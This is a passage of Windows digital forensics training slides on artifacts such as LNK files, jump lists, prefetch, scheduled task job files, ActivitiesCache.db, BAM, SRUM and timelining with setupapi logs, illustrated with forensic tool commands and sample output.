- This can be combined with other artifacts we will learn about later to determine a user's interaction with a certain file as well as prove that it was deleted
- This is vital in many cases involving employee misconduct

Scenario #2: Building Timelines

- The deletion time of files are kept within Recycle Bin data
- This can be used along with timestamps from other sources to build very comprehensive timelines of user activity
 - Can show actions over time and prove user intention

LNK Files and Jump Lists

LNK Files

- Windows shortcut files (.lnk extension) are used to provide a convenient method to access files throughout the computer
- Common examples:
 - Desktop shortcuts to applications
 - Shortcuts to external drives by drive letter
 - Shortcuts to mounted network shares

LNK File Forensics

- LNK files contain a wealth of metadata associated with file activity
- Even if the investigator cannot access a file, such as in the case of external drives or network shares, the LNK will remain intact on the computer
- LNK files live after the referenced file is deleted

What are in LNK files?

- A number of useful artifacts can be contained in LNK files:
 - MAC times of linked to files
 - Full path to linked files
 - Network share information related to the file
 - Volume serial number (matches it to a specific physical hard drive)
 - Size of the accessed file

LNK Files – File Access

- The Windows “Recent” file feature is kept by maintaining a set of LNK files that correspond to recently accessed files and resources
- This is one of the first places to look when dealing with data exfiltration or employee misconduct

LNK Files – MS Office

- Microsoft Office keeps a set of LNK files for any files accessed by an Office application
- These artifacts are also great for data exfiltration, fraud detection, employee misconduct, and so on
- They also help narrow activity to specific users

LNK File Investigation – USB Drives

- Data exfiltration occurs in two general ways:
 1. Through the use of removable media
 2. Over the network
- LNK files can help prove the first method
- Access to removable media will be stored in the LNK file and will include the letter of the drive as well as the path and name of the file
- Registry analysis can be used to tie the drive letter to a specific device
- Hopefully, the USB drives in question can be obtained and analyzed

LNK File Scenario – Network

- Interactions with network shares are stored in LNK files:
 - Mounting a network share to a drive letter
 - Accessing a file on a network share
- Work as a great artifact to show employees accessing files they shouldn't or other employee misconduct
- Downside is that investigators usually don't have immediate access to the file server(s) in question

DEMO

- USB drive (really-important-stuff (Additional Findings.docx))
- Network share (blackhat.pdf)

Jump List Forensics

- Jump lists first appeared in Windows 7
- They hold the lists that appear if you right click on an application in the Windows taskbar or hover over an app in the start menu
- Often include interesting forensics artifacts such as recently accessed files, user preferences, and shortcuts

What is in a Jump List?

- From a forensics perspective, a jump list is database of files recently accessed by an application
 - Also includes a form of MAC times and full path for the file
 - Windows 10: Count of times accessed
- There is one jump list database per application
- Each jump list then contains all the records for that application
- These lists can be huge!
 - MRU lists in the registry are artificially capped

Jump Lists vs LNK files

- Jump lists are not the same as LNK files and do not replace them
- Even on systems with jump lists, the same LNK files will be present
- Jump lists are used to populate the per-app recent menus while LNK files are system wide accesses through shortcuts

Jump List Storage

- Jump lists are stored in the user-wide Recent folder under two directories:
 - AutomaticDestinations
 - Done by the operating system
 - Contain a 'DestList' stream that acts as a MRU list for accessed files
 - CustomDestinations
 - Done by the user or an application

Analyzing Jump Lists

- There are a number of tools to analyze jump lists, but we use *JumpList Explorer* or *JLECmd* from Eric Zimmerman [7]
 - Both runs on Windows, and free to use
 - JumpLister is GUI-based, JLECmd is command line
- Both take any number of jump list databases and displays the tree along with its entries
- This output includes all information about each accessed file
- It also parses the DestList entry and provides a MRU list of files which includes a timestamp

AppIDs

- The filename of every jump list database starts with a unique ID
 - This ID will be the same for an application across all computers
- Knowing the AppID is essential if you want to target one application

Mapping AppIDs to Applications

- JumpList Explorer has AppIDs built in
- Forensics researchers have compiled a large list of AppIDs for popular applications [2]
- Auto-generate IDs for particular apps [4]
- If neither of these work, must use context
 - PDF files -> Check installed PDF viewers
 - Cross-reference with MRU lists

Post-deletion artifacts

- A very useful property of jump lists is that records for file accesses will exist even if the file is deleted
- This can help the timeline building process immensely
- Also can provide direct clues to user activity

References

- [1] <http://www.forensicfocus.com/downloads/forensic-analysis-vista-recycle-bin.pdf>
- [2] https://www.forensicswiki.org/wiki/List_of_Jump_List_IDs
- [3] <http://dereknewton.com/2010/06/recycle-bin-forensics-in-windows-7-and-vista/>
- [4] <http://www.hexacorn.com/blog/2013/04/30/jumplist-file-names-and-appid-calculator/>
- [5] <http://www.champlain.edu/Documents/LCDI/Windows%2010%20Forensics.pdf>
- [6] <http://www.4n6k.com/2016/03/jump-list-forensics-appid-master-list.html>
- [7] <https://ericzimmerman.github.io/#!index.md>

Prefetch Files

- Used by the operating system to enhance performance of executables that previously ran
- Location:
C:\Windows\prefetch*.pf
- One of the first places to look in investigations

Prefetch Files [1]

- From the forensics wiki:

“Prefetch files contain the name of the executable, a Unicode list of DLLs used by that executable, a count of how many times the executable has been run, and a timestamp indicating the last time the program was run.”
- Windows 8 and 10 store the last **eight** times the program was run

Prefetch Hash [10]

- The "hash" in the file name of the prefetch file is calculated using the path of the executable that was run
- C:\calc.exe will have a different prefetch file from C:\users\a\desktop\calc.exe
- The hash algorithm is different for Windows XP/2003 and Vista+ machines

Prefetch Forensics

- Prefetch files are not deleted when the executable is deleted
 - Malware
 - Rogue Software
- Can be easily gathered and analyzed
- There is a cap on how many are kept (generally 250-260)

Prefetch & Windows 10

- The on-disk format completely changed
 - Described at [11]
- PrefetchForensics does not support the format
- PECmd [12] from Eric Zimmerman does

C:\Users\x\Desktop>PECmd.exe -f C:\windows\Prefetch\CALCULATOR.EXE-84B3C150.pf | more
PECmd version 1.3.4.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
<https://github.com/EricZimmerman/PECmd>

Command line: -f C:\windows\Prefetch\CALCULATOR.EXE-84B3C150.pf

Keywords: temp, tmp

Processing 'C:\windows\Prefetch\CALCULATOR.EXE-84B3C150.pf'

Created on: 2019-06-20 23:00:38

Modified on: 2019-06-20 23:01:16

Last accessed on: 2019-06-20 23:01:36

Executable name: CALCULATOR.EXE

Hash: 84B3C150

File size (bytes): 106,118

Version: Windows 10

Run count: 3

Last run: 2019-06-20 23:01:06

Other run times: 2019-06-20 23:00:56, 2019-06-20 23:00:28

Scheduled Tasks

- Programs can be scheduled to run depending on triggers
- Can be set to run as arbitrary users, including as SYSTEM
- Often utilized in “advanced” attacks to maintain persistence and run with elevated privileges

New Trigger X

Begin the task: On a schedule ▼

Settings

- ☒ One time
- ☐ Daily
- ☐ Weekly
- ☐ Monthly

On a schedule
At log on
At startup
On idle
On an event
At task creation/modification
On connection to user session
On disconnect from user session
On workstation lock
On workstation unlock

☐ Synchronize across time zones

Advanced settings

☐ Delay task for up to (random delay): 1 hour ▼

☐ Repeat task every: 1 hour ▼ for a duration of: 1 day ▼

☐ Stop all running tasks at end of repetition duration

☐ Stop task if it runs longer than: 3 days ▼

☐ Expire: 9/10/2015 ▼ 5:11:46 PM ▼ ☐ Synchronize across time zones

☒ Enabled

OK Cancel

Job Files

- Created when a task is scheduled (Task Scheduler)
- C:\windows\Tasks
- Contains information about the job
 - Runtime
 - Priority
 - Command

jobparser.py [8, 9]

- Python script
 - Parses job files and outputs verbose information

Example output jobparser.py

File: Tasks/At1.job

Product Info: Windows Vista

File Version: 1

UUID: {CE14B659-4115-4263-BFAD-A8318428AB68}

Maximum Run Time: 72:00:00.0 (HH:MM:SS.MS)

Exit Code: 0

Status: Properties not set

Flags: TASK_FLAG_DONT_START_IF_ON_BATTERIES

Date Run: Task not yet run

Running Instances: 0

Application: notepad.exe

Working Directory: Working Directory not set

User: SYSTEM

Comment: Created by NetScheduleJobAdd.

Scheduled Date: Jul 17 02:20:00.0 2012



Task was
created with
the “at”
command

Example output jobparser.py

File: Solitaire.job

Product Info: Windows XP

File Version: 1

UUID: {3824DDBB-A037-4016-B99A-28BD95D429AF}

Maximum Run Time: 72:00:00.0 (HH:MM:SS.MS)

Exit Code: 0

Status: Task has not run

Flags: TASK_FLAG_INTERACTIVE, TASK_FLAG_DELETE_WHEN_DONE

Date Run: Monday Aug 13 12:37:00.10 2012

Running Instances: 1


Application: C:\WINDOWS\system32\sol.exe

Working Directory: C:\WINDOWS\system32

User: user

Comment: Comment not set

Scheduled Date: Aug 13 12:37:00.0 2012



Task was
created by the
“Scheduled
Tasks Wizard”

Scheduled Tasks & Baselines

- A normal (OS + common apps) install of Windows can have 100+ scheduled tasks
- Baselining is essential for sanity and efficiency purposes

References

- [1] <http://www.forensicswiki.org/wiki/Prefetch>
- [2] <http://forensic-proof.com/wp-content/uploads/2011/07/Forensic-analysis-of-the-Windows-Search-database.pdf>
- [3] http://www.forensicswiki.org/wiki/Windows_Desktop_Search
- [4] <https://github.com/libyal/libesedb>
- [6] <http://windowsir.blogspot.com/2005/03/more-about-prefetcher.html>
- [7] <http://code.google.com/p/winforensicaanalysis/downloads/detail?name=jobparse.pl&can=2&q=>
- [8] https://raw.githubusercontent.com/gleeda/misc-scripts/master/misc_python/jobparser.py
- [9] <http://gleeda.blogspot.com/2012/09/job-file-parser.html>
- [10] <http://www.hexacorn.com/blog/2012/06/13/prefetch-hash-calculator-a-hash-lookup-table-xpvistaw7w2k3w2k8/>
- [11] [https://github.com/libyal/libscca/blob/master/documentation/Windows%20Prefetch%20File%20\(PF\)%20format.asciidoc](https://github.com/libyal/libscca/blob/master/documentation/Windows%20Prefetch%20File%20(PF)%20format.asciidoc)
- [12] <https://binaryforay.blogspot.com/2016/01/introducing-pecmd.html>
- [13] <https://www.blackhat.com/docs/us-14/materials/us-14-Kazanciyan-Investigating-Powershell-Attacks-WP.pdf>
- [14] <https://www.fireeye.com/content/dam/fireeye-www/services/pdfs/sans-dfir-2015.pdf>
- [15] <https://journeyintoit.blogspot.in/2013/12/revealing-recentfilecachebcf-file.html>
- [16] <http://www.swiftforensics.com/2013/12/amcachehive-in-windows-8-goldmine-for.html>

Windows 10 Artifacts and Analysis

ActivitiesCache.db

- Present by default since Spring 2018 update
- Stored as a SQLite Database:
 - C:\Users\<user>\AppData\Local\ConnectedDevice
sPlatform\<context.User>\ActivitiesCache.db

Sources: [2-5]

ActivitiesCache.db Cont.

- *Activity*, *Activity_PackageID*, and *ActivityOperation* tables are main focus point
- Contained information:
 - All applications that executed
 - Activity within each application (files opened, URLs browsed, ...)
 - Timestamps of activity

Browsing Activity Logged in Activity Cache

```
{"displayText":"Making my 1980's Garage Door Smart! -  
YouTube",  
  
"activationUri":"microsoft-  
edge:https://www.youtube.com/watch?v=H3gVqSgoQak"  
,  
  
"appDisplayName":"Microsoft Edge",  
  
"description":https://www.youtube.com/watch?v=H3gVq  
SgoQak  
  
<snip>
```

Parsing ActivitiesCache.db

- WxTCmd [4] from Eric Zimmerman parses the database and creates separate comma separated (CSV) files
- These files can then be loaded into his Time Explorer tool

> **WxTCmd.exe -f ActivitiesCache.db --csv results-directory**

WxTCmd version 0.3.1.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)

<https://github.com/EricZimmerman/WxTCmd>

Command line: -f ActivitiesCache.db --csv results-directory

Activity_PackageId entries found: 414

Activity entries found: 149

Results saved to: **results-directory**

Processing complete in 0.3440 seconds

ActivitiesCache.db & Timeline Explorer [3]

id	Executable	Last Modified Time	Expiration Time	Start Time	End Time
		=	=	=	=
58	C:\Users\x\Desktop\BvSshServer-Inst.exe	2019-05-13 16:40:20	2019-06-12 16:40:20	2019-05-13 16:39:48	2019-05-13 16:40:20
59	C:\Users\x\Desktop\BvSshServer-Inst.exe	2019-05-13 16:40:25	2019-06-12 16:40:25	2019-05-13 16:39:48	2019-05-13 16:40:25
60	C:\Users\x\Desktop\BvSshServer-Inst.exe	2019-05-13 16:40:44	2019-06-12 16:40:44	2019-05-13 16:40:25	2019-05-13 16:40:44
61	Program Files X64\Bitvise SSH Server\BssCtrl.exe	2019-05-13 16:40:48	2019-06-12 16:40:48	2019-05-13 16:40:48	
62	Program Files X64\Bitvise SSH Server\BssCtrl.exe	2019-05-13 16:40:53	2019-06-12 16:40:53	2019-05-13 16:40:48	2019-05-13 16:40:53
63	Program Files X64\Bitvise SSH Server\BssCtrl.exe	2019-05-13 16:41:01	2019-06-12 16:41:01	2019-05-13 16:40:53	2019-05-13 16:41:01
64	Program Files x86\Volatility\VolcanoUI-EA\volcano.exe	2019-05-13 17:15:11	2019-06-12 17:15:11	2019-05-13 17:14:26	2019-05-13 17:15:11
65	Microsoft.Windows.Explorer 	2019-05-13 17:15:17	2019-06-12 17:15:17	2019-05-13 17:15:14	2019-05-13 17:15:17
66	Microsoft.Windows.Explorer	2019-05-13 17:16:12	2019-06-12 17:16:12	2019-05-13 17:15:33	2019-05-13 17:49:49
67	Microsoft.Windows.Explorer	2019-05-13 17:16:33	2019-06-12 17:16:33	2019-05-13 17:16:15	2019-05-13 17:16:33
68	Microsoft.Windows.Explorer	2019-05-13 17:16:42	2019-06-12 17:16:42	2019-05-13 17:16:38	2019-05-13 17:16:42
69	Microsoft.Windows.Explorer	2019-05-13 17:17:09	2019-06-12 17:17:09	2019-05-13 17:16:53	2019-05-13 17:17:09
70	Microsoft.Windows.Explorer	2019-05-13 17:24:18	2019-06-12 17:24:18	2019-05-13 17:22:22	2019-05-13 17:24:18
71	System32\notepad.exe	2019-05-13 17:24:27	2019-06-12 17:24:27	2019-05-13 17:24:27	
72	System32\notepad.exe	2019-05-13 17:24:27	2019-06-12 17:24:27	2019-05-13 17:24:27	
73	System32\notepad.exe	2019-05-13 17:24:27	2019-06-12 17:24:27	2019-05-13 17:24:27	2019-05-13 17:24:29
74	Program Files X64\Windows NT\Accessories\wordpad.exe	2019-05-13 17:24:34	2019-06-12 17:24:34	2019-05-13 17:24:34	
75	Program Files X64\Windows NT\Accessories\wordpad.exe	2019-05-13 17:24:34	2019-06-12 17:24:34	2019-05-13 17:24:34	
76	Program Files X64\Windows NT\Accessories\wordpad.exe	2019-05-13 17:24:34	2019-06-12 17:24:34	2019-05-13 17:24:34	2019-05-13 17:25:15
77	System32\cmd.exe	2019-05-13 17:28:55	2019-06-12 17:28:55	2019-05-13 17:25:28	2019-05-13 18:04:49
78	Program Files X64\Windows NT\Accessories\wordpad.exe	2019-05-13 17:29:08	2019-06-12 17:29:08	2019-05-13 17:29:06	2019-05-13 17:29:08
79	Program Files X64\Windows NT\Accessories\wordpad.exe	2019-05-13 17:29:25	2019-06-12 17:29:25	2019-05-13 17:29:12	2019-05-13 17:29:25
80	System32\notepad.exe	2019-05-13 17:33:23	2019-06-12 17:33:23	2019-05-13 17:29:31	2019-05-13 17:40:12

ActivitiesCache.db & Timeline Explorer

Microsoft.MicrosoftEdge...	Amazon Web Services (AWS) - Cl...	https://aws.amazon.com/ (https://aws.amazon.com/)
Microsoft.MicrosoftEdge...	AWS Amplify Console ()	https://console.aws.amazon.com/amplify/home?region=us-east-1...
Microsoft.MicrosoftEdge...	Billing Management Console ()	https://console.aws.amazon.com/billing/home? (https://console...)
Microsoft.MicrosoftEdge...	AWS Management Console ()	https://console.aws.amazon.com/console/home?region=us-east-1...
Microsoft.MicrosoftEdge...	AMIs EC2 Management Console (...)	https://console.aws.amazon.com/ec2/v2/home?region=us-east-1 ...
Microsoft.MicrosoftEdge...	IAM Management Console (Microso...	https://console.aws.amazon.com/iam/home? (https://console.aw...)
Microsoft.MicrosoftEdge...	IAM Management Console ()	https://console.aws.amazon.com/iam/home?region=us-east-1 (ht...

Background Activity Monitor

- Present since Fall 2017 release
- Stored in the System hive:
 - CurrentControlSet/Services/bam/UserSettings
 - RegRipper's bam.pl
- Records:
 - All applications that executed
 - User (SID) responsible for execution
 - Time of last execution for each path

Computer\HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-21-183520479-2640277465-597079370-1001

- AmdPPM
- amdsata
- amdsbs
- amdxta
- AppID
- AppIDSvc
- Appinfo
- applockerfltr
- AppMgmt
- AppReadiness
- AppVClient
- AppvStrm
- AppvVemgr
- AppvVfs
- AppXSvc
- arcsas
- AssignedAccessManagerSvc
- AsyncMac
- atapi
- AudioEndpointBuilder
- Audiosrv
- AxInstSV
- bam
 - ▾ State
 - ▾ UserSettings
 - ▾ S-1-5-18
 - ▾ S-1-5-21-183520479-2640277465-597079370-1000
 - ▾ S-1-5-21-183520479-2640277465-597079370-1001
 - ▾ S-1-5-90-0-1
 - ▾ S-1-5-90-0-2
- BasicDisplay
- BasicRender
- BattC
- BcastDVRUserService
- BcastDVRUserService 4cbc8

Name

- (Default)
- Device\HarddiskVolume2\Program Files\Notepad++\notepad++.exe
- Device\HarddiskVolume2\Program Files\VMware\VMware Tools\vmtoolsd.exe
- Device\HarddiskVolume2\Users\x\Desktop\WxTCmd\WxTCmd.exe
- Device\HarddiskVolume2\Windows\explorer.exe
- Device\HarddiskVolume2\Windows\regedit.exe
- Device\HarddiskVolume2\Windows\System32\ApplicationFrameHost.exe
- Device\HarddiskVolume2\Windows\System32\cmd.exe
- Device\HarddiskVolume2\Windows\System32\conhost.exe
- Device\HarddiskVolume2\Windows\System32\dlhhost.exe
- Device\HarddiskVolume2\Windows\System32\MusNotificationUx.exe
- Device\HarddiskVolume2\Windows\System32\notepad.exe
- Device\HarddiskVolume2\Windows\System32\OpenWith.exe
- Device\HarddiskVolume2\Windows\System32\SystemPropertiesAdvanced.exe
- Device\HarddiskVolume2\Windows\System32\Taskmgr.exe
- InputApp_cw5n1h2txyewy
- Microsoft.LockApp_cw5n1h2txyewy
- Microsoft.MicrosoftEdge_8wekyb3d8bbwe
- Microsoft.MicrosoftOfficeHub_8wekyb3d8bbwe
- Microsoft.Windows.Cortana_cw5n1h2txyewy
- Microsoft.Windows.ShellExperienceHost_cw5n1h2txyewy
- Microsoft.WindowsCalculator_8wekyb3d8bbwe
- microsoft.windowscommunicationsapps_8wekyb3d8bbwe
- Microsoft.WindowsStore_8wekyb3d8bbwe
- SequenceNumber
- Version
- windows.immersivecontrolpanel_cw5n1h2txyewy

RecentApps

- Stored in each user's NTUSER hive:
 - Software\Microsoft\Windows\Current Version\Search\RecentApps
- Records:
 - All applications that executed
 - Time of last execution for each path
 - Number of times executed
 - (In most cases) files accessed by the application, up to 10

Sources: [6, 7]

System Resource Usage Monitor (SRUM)

- Windows 8.1+
- Monitors a significant of activity:
 - Network Connectivity
 - Network Data usage
 - Application Resource usage
 - Windows push notifications
 - Energy usage

Sources: [8, 9]

Location and Parsing

- Stored at C: \Windows\system32\sru\SRUDB.dat
- Can be parsed with srum-dump [6]
- This will produce an Excel sheet with one tab per usage type

```
$ python3 srum_dump.py  
    --SRUM_INFILE <path to SRUDB.dat>  
    --XLSX_TEMPLATE SRUM_TEMPLATE.xlsx  
    --XLSX_OUTFILE <path to output file>
```

The output file chosen will be written as an XLSX Excel sheet

Example Network Usage Tracking:

SRUM ENTRY CREATION	Application	User SID	Bytes Sent	Bytes Received
2019-02-21 14:50:00	Microsoft.MicrosoftEdge_44.17763.1.0_neutral__8wekyb3d8bbwe	S-1-5-21-183520479-2640277465-597079370-1001	1966302	19351533
2019-02-18 3:36:00	Microsoft.MicrosoftEdge_44.17763.1.0_neutral__8wekyb3d8bbwe	S-1-5-21-183520479-2640277465-597079370-1001	1620342	18381749
2019-02-16 22:21:00	\device\harddiskvolume2\users\x\desktop\mingw-get-setup.exe	S-1-5-21-183520479-2640277465-597079370-1001	597420	17386190
2019-03-28 3:17:00	Microsoft.MicrosoftEdge_44.17763.1.0_neutral__8wekyb3d8bbwe	S-1-5-21-183520479-2640277465-597079370-1001	1162048	15441051

All Tabs Available in Produced Excel Sheet:

Network Usage	Application Resource Usage	Network Connections	Push Notification Data	Energy Usage (Long Term)	Energy Usage

Parsed with srum-dump: [10]

Tracking Artifacts of Program Execution

- Read “Available Artifacts - Evidence of Execution” [11]
 - Also read [12]
- Contains a link to a public spreadsheet of all known forensic artifacts that track program execution
- The Windows version(s) and sub-version(s) where each artifact is present is noted

Demo

- WxtCmd & Timeline Explorer

References

- [1] <https://www.theverge.com/2015/5/7/8568473/windows-10-last-version-of-windows>
- [2] <https://kacos2000.github.io/WindowsTimeline/WindowsTimeline.pdf>
- [3] <https://binaryforay.blogspot.com/2018/05/introducing-wxtcmd.html>
- [4] <https://salt4n6.com/2018/05/03/windows-10-timeline-forensic-artefacts/amp/>
- [5] <https://cclgrouppltd.com/windows-10-timeline-forensic-artefacts/>
- [6] <https://www.andreafortuna.org/2018/05/23/forensic-artifacts-evidences-of-program-execution-on-windows-systems/>
- [7] <https://www.andreafortuna.org/2018/05/23/forensic-artifacts-evidences-of-program-execution-on-windows-systems/>
- [8] [https://files.sans.org/summit/Digital Forensics and Incident Response Summit 2015/PDFs/Windows 8SRUMForensicsYogeshKhatri.pdf](https://files.sans.org/summit/Digital_Forensics_and_Incident_Response_Summit_2015/PDFs/Windows_8SRUMForensicsYogeshKhatri.pdf)
- [9] Vico Marziale, “You Can Run But You Can't Hide: A Mess of Windows Execution Artifacts”, NolaSec, January 2019
- [10] <https://github.com/MarkBaggett/srum-dump>
- [11] <https://blog.1234n6.com/2018/10/available-artifacts-evidence-of.html>
- [12] <https://www.andreafortuna.org/2018/05/23/forensic-artifacts-evidences-of-program-execution-on-windows-systems/>

Timelining

Background

- When reviewing evidence from an incident, sometimes it helps to put things in chronological order
- Timelines are useful when created from various evidence files
- Able to `grep`, `sort`, view in Excel or import to a database

Methodology

- There are two main schools of thought on timelines:
 - Targeted
 - Super Timeline

Targeted

- Using prior knowledge of the incident to drive the timeline
- Only use evidence files that are needed
- Example: don't look at prefetch files, AV logs, LNK files if you just want to see if a device was plugged in
- Less noise to filter through

Super Timeline

- Collect timestamps from everything possible
- Able to filter through later
- Have everything upfront
- No need to generate more items later
- May catch unexpected things
- Example: finding an unknown registry key after a compromise

Definitions

- Bodyfile
 - Intermediate file for creating timelines
 - Pipe delimited
 - Times are in UNIX format

```
0|/wusagedl.exe|0|6|33279|-/ -  
rwxrwxrwx|1|0|0|0|3827200|1220846400|121683187  
4|1216831874|512|0
```

```
MD5 | path/name | device | inode | mode_as_value |  
mode_as_string | num_of_links | UID | GID | rdev | size  
| atime | mtime | ctime | block_size | num_of_blocks
```

Definitions

- Mactime
 - Converts body files
 - Output is ASCII text with human readable dates

Thu Aug 21 2003 01:21:36 512 m.c. -/-rwxrwxrwx 0 0 12 /_ILE5.DAT
(deleted)

Thu Aug 21 2003 01:22:56 512 .a.. -/-rwxrwxrwx 0 0 4 /file1.dat

Time Sources

- File system
- Logs
- Registry
- Application files
- System files
- User files

File System

- The Windows file system has timestamps associated with each file
- MFT
 - \$STANDARD_INFORMATION
 - \$FILE_NAME
- Journal

Logs

- Setupapi.log
- Setuplog.txt
- Setupact.log
- Event logs
- IIS W3C logs
- Netsetup.log
- Task Scheduler Log

Logs


- Cbs.log
- WindowsUpdate.log
- AV logs (McAfee, Symantec...)
- Mrt.log
- MS SQL Errorlog
- VPN
- Firewall logs
- wmiprov
-

Setupapi.log

- Records information about installations
- Shows the first time a device was plugged in
- Windows XP/2003
 - C:\WINDOWS\setupapi.log
- Vista+
 - C:\Windows\inf\setupapi.dev.log

Setupapi.log

- Machine Information
- Date and Time
- Action performed / Device information



```
File Edit Format View Help
[SetupAPI Log]
OS Version = 5.1.2600 Service Pack 2
Platform ID = 2 (NT)
Service Pack = 2.0
Suite = 0x0000
Product Type = 1
Architecture = x86
[2009/05/11 22:02:54 272.1]
#-199 Executing "C:\WINDOWS\system32\setup.exe" with command line: setup -newsetup
#-290 Processing REGISTERDLLS section [Cryptodlls]. Binary: "%11%\rsaenh.dll", flags: 0x0001, timeout: 60s.
#w374 Digital signature verification was skipped for a file being registered ("C:\WINDOWS\system32\rsaenh.dll").
# 290 Processing REGISTERDLLS section [Cryptodlls]. Binary: "%11%\rsaenh.dll", flags: 0x0001, timeout: 60s
```

Setupapi.log

- drive Connected

```
#I121 Device install of "USB\VID_13FE&PID_3100\078B0CA00BDF" finished successfully.
[2010/01/03 13:57:12 672.7 Driver Install]
#-019 Searching for hardware ID(s):
usbstor\disk_____patriot_memory__pmap,usbstor\disk_____patriot_memory__,usbstor\disk_____,usbstor\_____
_patriot_memory__p,_____patriot_memory__p,usbstor\gendisk,gendisk
#-018 Searching for compatible ID(s): usbstor\disk,usbstor\raw
#-198 Command line processed: C:\WINDOWS\system32\services.exe
#I022 Found "GenDisk" in C:\WINDOWS\inf\disk.inf; Device: "Disk drive"; Driver: "Disk drive"; Provider:
"Microsoft"; Mfg: "(Standard disk drives)"; Section name: "disk_install".
#I023 Actual install section: [disk_install.NT]. Rank: 0x00000006. Effective driver date: 07/01/2001.
#-166 Device install function: DIF_SELECTBESTCOMPATDRV.
#I063 Selected driver installs from section [disk_install] in "c:\windows\inf\disk.inf".
#I320 Class GUID of device remains: {4D36E967-E325-11CE-BFCl-08002BE10318}.
#I060 Set selected driver.
#I058 Selected best compatible driver.
#-166 Device install function: DIF_INSTALLDEVICEFILES.
#I124 Doing copy-only install of "USBSTOR\DISK&VEN_&PROD_PATRIOT_MEMORY&REV_PMAP\078B0CA00BDF&0".
#-166 Device install function: DIF_REGISTER_COINSTALLERS.
#I056 Coinstallers registered.
#-166 Device install function: DIF_INSTALLINTERFACES.
#-011 Installing section [disk_install.NT.Interfaces] from "c:\windows\inf\disk.inf".
#I054 Interfaces installed.
#-166 Device install function: DIF_INSTALLDEVICE.
#I123 Doing full install of "USBSTOR\DISK&VEN_&PROD_PATRIOT_MEMORY&REV_PMAP\078B0CA00BDF&0".
#I121 Device install of "USBSTOR\DISK&VEN_&PROD_PATRIOT_MEMORY&REV_PMAP\078B0CA00BDF&0" finished successfully.
```

Setuplog.txt

- Located at c:\windows\setuplog.txt
- Contains information from Windows installation process
- Contains timestamps and information about actions performed

```
05/02/2012 15:58:54.764,d:\xpsp\base\ntsetup\syssetup\external.c,339,END_SECTION,InstallWMPlaylist^M
05/02/2012 15:58:54.764,d:\xpsp\base\ntsetup\syssetup\external.c,275,BEGIN_SECTION,WMPFeature^M
05/02/2012 15:58:54.764,d:\xpsp\base\ntsetup\syssetup\external.c,276,,Installing Section [WMPFeature] from syssetup.inf
^M
05/02/2012 15:58:54.764,d:\xpsp\base\ntsetup\syssetup\external.c,339,END_SECTION,WMPFeature^M
05/02/2012 15:58:54.764,d:\xpsp\base\ntsetup\syssetup\external.c,275,BEGIN_SECTION,DefaultInstall^M
05/02/2012 15:58:54.764,d:\xpsp\base\ntsetup\syssetup\external.c,276,,Installing Section [DefaultInstall] from swflash.inf
^M
05/02/2012 15:58:54.764,d:\xpsp\base\ntsetup\syssetup\external.c,339,END_SECTION,DefaultInstall^M
05/02/2012 15:58:54.764,d:\xpsp\base\ntsetup\syssetup\external.c,275,BEGIN_SECTION,DefaultInstall^M
05/02/2012 15:58:54.780,d:\xpsp\base\ntsetup\syssetup\external.c,276,,Installing Section [DefaultInstall] from dimaps.inf
```

Setupact.log

- Located at c:\windows\setupact.log
- Contains information about the graphical part of Windows installation
- Timestamps are not always included
- Able to use file creation dates to infer when the system was installed

Event Logs

